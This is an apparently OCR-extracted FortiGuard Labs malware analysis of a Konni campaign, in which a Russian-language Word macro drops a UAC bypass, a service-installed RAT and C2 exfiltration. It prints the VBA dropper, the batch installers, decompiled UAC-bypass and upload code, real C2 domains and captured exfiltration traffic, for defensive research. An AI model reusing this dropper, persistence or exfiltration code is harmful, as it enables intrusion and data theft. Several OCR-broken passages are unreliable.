


FORTIGUARD LABS THREAT RESEARCH

Konni Ca…s Documer…

ARTICLE CONTENTS

Affected Platforms: Microsoft Windows
Impacted Users: Microsoft Windows
Impact: Remote attackers gain control of the infected systems
Severity Level: Critical

FortiGuard Labs recently identified the use of a Russian-language Word document equipped with a malicious macro in the ongoing Konni campaign. Despite the document's creation date of September, ongoing activity on the campaign's C2 server is evident in internal telemetry, as shown in Figure 1.

This campaign relies on a remote access trojan (RAT) capable of extracting information and executing commands on compromised devices. Operating for several years, this campaign employs diverse strategies for initial access, payload delivery, and establishing persistence within victims' networks. In this blog, we will elaborate on the behavior of the malware at each stage.





Figure 1: Telemetry

Dropper - Word Document

Upon opening the document, a yellow prompt bar appears, displaying "Enable Content" alongside some ambiguous Russian text (Figure 2). Upon selecting the button, a VBA script is initiated that displays an article in Russian that translates to "Western Assessments of the Progress of the Special Military Operation."



The VBA script (Figure 3) retrieves information from “OLEFormat.IconLabel” and stores it in a temporary folder under the filename “temp.zip.” After extracting the file's contents, it runs the “check.bat” script using the “vbHide” parameter, ensuring the batch script executes without presenting a command prompt window to the user. This method is valuable when a threat actor seeks to discreetly run a script in the background, avoiding user interaction or visible windows.

```
Private Sub Document_Open()
    Dim sFileName As String

    With ActiveDocument.InlineShapes(1)
        sFileName = .OLEFormat.IconLabel
        .Field.Copy
    End With

    Set fsobj = CreateObject("Scripting.FileSystemObject")

    sTempDir = Environ("TMP")
    ChDir (sTempDir)

    fsobj.CopyFile sFileName, "temp.zip", True

    Call UnzipAFile(sTempDir & "\temp.zip", sTempDir)

    nResult = Shell("check.bat", vbHide)

    ActiveDocument.Content.Font.ColorIndex = wdBlack
End Sub

Sub UnzipAFile(zippedFileFullName As Variant, unzipToPath As Variant)
    Const FOF_MULTIDESTFILES = &H1
    Const FOF_CONFIRMMOUSE = &H2
    Const FOF_SILENT = &H4                  ' don't create progress/report
    Const FOF_RENAMEONCOLLISION = &H8
    Const FOF_NOCONFIRMATION = &H10         ' Don't prompt the user.
    Const FOF_WANTMAPPINGHANDLE = &H20      ' Fill in SHFILEOPSTRUCT.hNameMappings
                                            '   (Must be freed using SHFreeNameMappings)
    Const FOF_ALLOWUNDO = &H40
    Const FOF_FILESONLY = &H80              ' on *.*, do only files
    Const FOF_SIMPLEPROGRESS = &H100        ' means don't show names of files
    Const FOF_NOCONFIRMMKDIR = &H200        ' don't confirm making any needed dirs
    Const FOF_NOERRORUI = &H400             ' don't put up error UI
    Const FOF_NOCOPYSECURITYATTRIBS = &H800  ' dont copy NT file Security Attributes

    Dim ShellApp As Object
    Dim fLdrObj As Object
    Dim fLieObj As Object

    Set ShellApp = CreateObject("Shell.Application")

    Set fLieObj = ShellApp.Namespace(zippedFileFullName)
    Set fLdrObj = ShellApp.Namespace(unzipToPath)

    fLdrObj.CopyHere fLieObj.Items, FOF_SILENT Or FOF_NOCONFIRMATION Or FOF_NOCONFIRMMKDIR
End Sub
```

Figure 3: VBA content

Preparation—check.bat

The initial script file, named “check.bat” (Figure 4), performs several checks. Initially, it verifies the presence of a remote connection session. If detected, it directly initiates the “netpp.bat” script. The script then assesses whether the current system is running Windows 10, assigning a value of 1 to the variable “%Num%” regardless of the outcome. This variable later plays a role in selecting the UAC bypass method. This UAC setting is different from KONNI campaigns of the past that set either 4 or 1 for different operation systems.


Additionally, it examines whether the system operates on a 64-bit architecture. If so, it renames the corresponding DLL files to “netpp.dll” and “wpns.dll” and removes extraneous DLL files. Finally, it executes “wpns.dll” with three parameters: “QQQQQQQ” as the targeted entry point name, “%Num%” denoting the chosen UAC


```
IF EXIST "%PROGRAMFILES(X86)%" (GOTO 64BIT) ELSE (GOTO 32BIT)

:64BIT
ren netpp64.dll netpp.dll
ren wpns64.dll wpns.dll
del /f /q netpp32.dll
del /f /q wpns32.dll
GOTO INSTALL

:32BIT
ren netpp32.dll netpp.dll
ren wpns32.dll wpns.dll
del /f /q netpp64.dll
del /f /q wpns64.dll
GOTO INSTALL

:INSTALL
rundll32 "%~dp0\wpns.dll", QQQQQQQ %Num% "%~dp0\netpp.bat"

:EXIT
rem del /f /q "%~dpnx0" > nul
```

Figure 4: check.bat

UAC Bypass Module—wpns.dll

Each DLL file in the Word document has been compressed using UPX. We will delve into the specifics using the 64-bit version files since their 32-bit counterparts have similar functionalities. Firstly, “wpns.dll” is invoked in the batch file “check.bat.” It is primarily designed for UAC bypass. In the batch file, the parameter is configured as 1, prompting the selection of the sub_180001B90 function, as illustrated in Figure 5.



nsible for
t is signed and
out triggering
it then
mand using
.bat” script that
inherits the elevated privileges. A segment of the code is shown in Figure 6.

```
pExecInfo.lpFile = L"wusa.exe";
v11 = 0i64;
v10 = 0i64;
v13 = 0i64;
v9 = 0i64;
v25 = 0;
v26 = 4096;
v12 = 0i64;
v3 = 0;
hProcess = 0i64;
pExecInfo.cbSize = 112;
pExecInfo.fMask = 64;
pExecInfo.nShow = 0;
if ( ShellExecuteExW(&pExecInfo) )
{
  hProcess = pExecInfo.hProcess;
  v3 = 1;
  v5 = qword_18000DFE0(pExecInfo.hProcess, 0x2000000i64, &v11)
  if ( v5 >= 0 )
```

```
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 104;
GetStartupInfoW(&StartupInfo);
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
v2 = CreateProcessWithLogonW(
       L"a",
       L"b",
       L"c",
       2u,
       0i64,
       lpCommandLine,
       0,
       0i64,
       0i64,
       &StartupInfo,
       &ProcessInformation);
```

Figure 6: UAC bypass module

Installation—netpp.bat


```
@echo off

set DSP_NAME="Internet Print Provider Service"

sc stop netpp > nul

echo %~dp0 | findstr /i "system32" > nul
if %ERRORLEVEL% equ 0 (goto INSTALL) else (goto COPYFILE)

:COPYFILE

copy /y "%~dp0\netpp.dll" "%windir%\System32" > nul
del /f /q "%~dp0\netpp.dll" > nul

copy /y "%~dp0\netpp.dat" "%windir%\System32" > nul
del /f /q "%~dp0\netpp.dat" > nul

copy /y "%~dp0\netpp.ini" "%windir%\System32" > nul
del /f /q "%~dp0\netpp.ini" > nul
```



```
DSP_NAME% > nul

ndir%

REG_MULTI_SZ /d

/t REG_EXPAND_SZ
```


ncise explanation of its functions:

- Service Stop and Check: The script attempts to stop the "netpp" service to prevent redundant execution. It then verifies the presence of the string “system32” in the system.
- Copy Files: If the string “system32” is absent, the script progresses to the “COPYFILE” function. This segment copies multiple files (e.g., netpp.dll, netpp.dat, netpp.ini) to the “System32” directory within the Windows operating system. Once the copying process is completed, specific files are deleted.
- Service Creation: The script then transitions to the “INSTALL” section, where it generates and configures a service named “netpp” using commands like “sc create,” “sc description,” and “sc config.” It configures the service to initiate automatically using a less conspicuous name, “Internet Print Provider Service.”




- Registry Settings: Next, it adds a registry entry in the “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost” key with the new value ”netpp.” This registry setting likely associates the “netpp” service with the Windows Service Host. It then adds the "HKLM\SYSTEM\CurrentControlSet\Services\netpp\Parameters" key and creates a new value named “Serviceb11” of type REG_EXPAND_SZ with the value data

"%windir%\System32\netpp.dll." This registry setting appears to define a parameter for the "netpp" service, specifying the location of the "netpp.dll" file within the Windows system directory.



- Service Start and Cleanup: Finally, the script starts the "netpp" service and performs trace removal.



Final Payload—netpp.dll

Initially, the program verifies several Windows API functions across various libraries, as shown in Figure 8. If it succeeds in loading those functions, the program continues; otherwise, it returns 0 and terminates. The C2 configuration stored in "netpp.ini" is encrypted using AES-CTR, and the key is derived from the service name established in the preceding step, namely, "netpp." The first 16 bytes of "netpp.ini" are used as the Initialization Vector (IV) to decrypt and unveil the C2 server list, as seen in Figure 9.

```
LibraryW = LoadLibraryW(L"ADVAPI32.dll");
v1 = LibraryW;
if ( !LibraryW )
  return 0i64;
RegisterServiceCtrlHandlerW = (SERVICE_STATUS_HANDLE (__stdcall *)(LPCWSTR, LPHANDLER_FUNCTION))GetProcAddress(
                                                                                                  LibraryW,
                                                                                                  "RegisterServiceCtrlHandlerW");
if ( !RegisterServiceCtrlHandlerW )
  return 0i64;
SetServiceStatus = (BOOL (__stdcall *)(SERVICE_STATUS_HANDLE, LPSERVICE_STATUS))GetProcAddress(v1, "SetServiceStatus");
if ( !SetServiceStatus )
  return 0i64;
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
v4 = ModuleHandleW;
if ( !ModuleHandleW )
  return 0i64;
CreateThread = (HANDLE (__stdcall *)(LPSECURITY_ATTRIBUTES, SIZE_T, LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD))GetProcAddress(ModuleHandleW, "CreateThread");
if ( !CreateThread )
  return 0i64;
TerminateThread = (BOOL (__stdcall *)(HANDLE, DWORD))GetProcAddress(v4, "TerminateThread");
if ( !TerminateThread )
  return 0i64;
WinExec = (UINT (__stdcall *)(LPCSTR, UINT))GetProcAddress(v4, "WinExec");
return WinExec != 0i64;
```

Figure 8: Checking Windows API functions

```
b'kmdqj1.c1.biz\r\nouvxu2.c1.biz\r\n9b31n8.c1.biz\r\n3pl0y5.c1.biz\r\n
dpgbep.c1.biz\r\n7qnbae.c1.biz\r\nglws5m.c1.biz\r\newqqa4.c1.biz\r\n38
97lb.c1.biz\r\n558ga9.c1.biz\r\nb91stf.c1.biz\r\nbg5pl1.c1.biz\r\ncaoy
9n.c1.biz\r\nrziju6.c1.biz\r\npm90p1.c1.biz\r\npxyunf.c1.biz\r\nm2jymd
.c1.biz\r\naocsff.c1.biz\r\n6e2nbc.c1.biz\r\nvqt9i1.c1.biz\r\n'
```

Figure 9: The decrypted C2 list from "netpp.ini"

The program then adds a registry entry using the command "cmd /c REG ADD HKCU\Console /v CodePage /t REG_DWORD /d 65001 /f" and begins gathering information from the compromised system. It uses the command "cmd /c systeminfo"

to collect comprehensive details about the target system, including the operating system version, system manufacturer, available hotfixes, system uptime, and network configuration. This data is stored in a temporary file, and the program concatenates the string “rr “ with the system's time to create the file name. Following this, it executes “cmd /c makecab” to compress the file unless the temporary file has one of the following extensions: ".7z," ".zip," ".rar," ".cab," ".docx," or ".xlsx," as shown in Figure 10.

```
GetLocalTime(&SystemTime);
swprintf_s(
  v41,
  0x104ui64,
  L"%s%02d-%02d %02d-%02d-%02d.txt",
  L"rr ",
  && wcsicmp(v5, L".xlsx") )
{
  if ( (unsigned int)CmdMakecab(Buffer, a1) == -1 )
    return 0xFFFFFFFFi64;
}
else
{
  CopyFileW(a1, Buffer, 0);
}
```

Figure 10: Converting collected data into a cab file

Next, using the AES-CTR algorithm, it uses the filename as the key to encrypt the CAB file. The encrypted data is then uploaded to the C2 server via a POST request, employing a hardcoded HTTP syntax, as illustrated in Figure 11.

```
AES_Encryption((__int64)v16, v4, dwOptionalLength, (__int64)v15, v13);
v21 = *(void **)(v1 + 2080);
if ( v21 )
  j_free(v21);
*(_QWORD *)(v1 + 2080) = 0i64;
LocalFree(v4);
v22 = -1i64;
v23 = v41;
do
{
  if ( !v22 )
    break;
  v19 = *v23++ == 0;
  --v22;
}
while ( !v19 );
dwOptionalLength = v13 + 2 * ~(_DWORD)v22 + 296;
v24 = (char *)LocalAlloc(0x40u, dwOptionalLength);
v25 = v24;
if ( !v24 )
  return 0xFFFFFFFFi64;
memset(v24, 0, dwOptionalLength);
v26 = sprintf_s(
        v25,
        dwOptionalLength,
        "----------------------------7e4512a60722\r\n"
        "Content-Disposition: form-data; name=\"file\"; filename=\"%ws\"\r\n"
        "Content-Type: application/octet-stream\r\n"
        "\r\n",
        v41);
v27 = Size;
dwNumberOfBytesRead = v26;
memmove(&v25[v26], v15, Size);
memmove(
  &v25[v27 + dwNumberOfBytesRead],
  "\r\n"
  "----------------------------7e4512a60722\r\n"
  "Content-Disposition: form-data; name=\"submit\"\r\n"
  "\r\n"
  "Upload File\r\n"
```

Figure 11: Creating an HTTP POST request

Afterward, it utilizes the command "cmd /c tasklist" to fetch a list of currently active processes on the system. This helps the threat actor understand the system's status and potentially identify implemented security measures. This data undergoes the same procedure as the earlier process and is transmitted to the C2 server. The entire C2 request is directed to “up.php” with the parameter “name=%PCNAME%,” as shown in Figure 12. Following the upload, the program removes the temporary file to eliminate traces.

```
POST /up.php?name=WIN7_X86-PC HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------------7e4512a60722
Host: kmdqj1.c1.biz
Content-Length: 1101
Connection: Keep-Alive
Cache-Control: no-cache

xt"

x.U./....2....

/[^...E5....=.
.f....*.E*...R
.&..,..o...7.9

.5.....( gM...

Content-Disposition: form-data; name="submit"

Upload File
-----------------------------7e4512a60722--
```


Figure 12: A POST request for uploading task list data

Next, it attempts to get a payload or command from the C2 server by dispatching an HTTP request to “dn.php” with the parameters “name=%PCNAME%” and “prefix.” The potential values for “prefix” include “cc” followed by a digit or a straightforward string “tt.” The C2 sessions are illustrated in Figure 13.

```
HTTP      1337 80      POST /up.php?name=WIN7_X86-PC HTTP/1.1
HTTP      1155 80      POST /up.php?name=WIN7_X86-PC HTTP/1.1
HTTP       181 80      GET /dn.php?name=WIN7_X86-PC&prefix=cc%20(0) HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
HTTP       175 80      GET /dn.php?name=WIN7_X86-PC&prefix=tt HTTP/1.1
```

Figure 13: C2 sessions to dn.php

Although the actual command from the C2 server remains undisclosed, we can deduce it from the assembly code within the DLL file. Upon receiving a response from the server, the system dissects the data using “#” as a delimiter, performs base64 decoding, and decrypts the information using AES. The deciphered content is then stored as a temporary file. The program then executes “cmd /c expand –R” to retrieve the payload for subsequent actions, as shown in Figure 14.

```
v21 = B64Decode((__int64)*v14, strlen(*v14), v20);
if ( !v21 )
{
  if ( ::Block )
    j_free(::Block);
  goto LABEL_46;
}
v22 = v21 - 16;
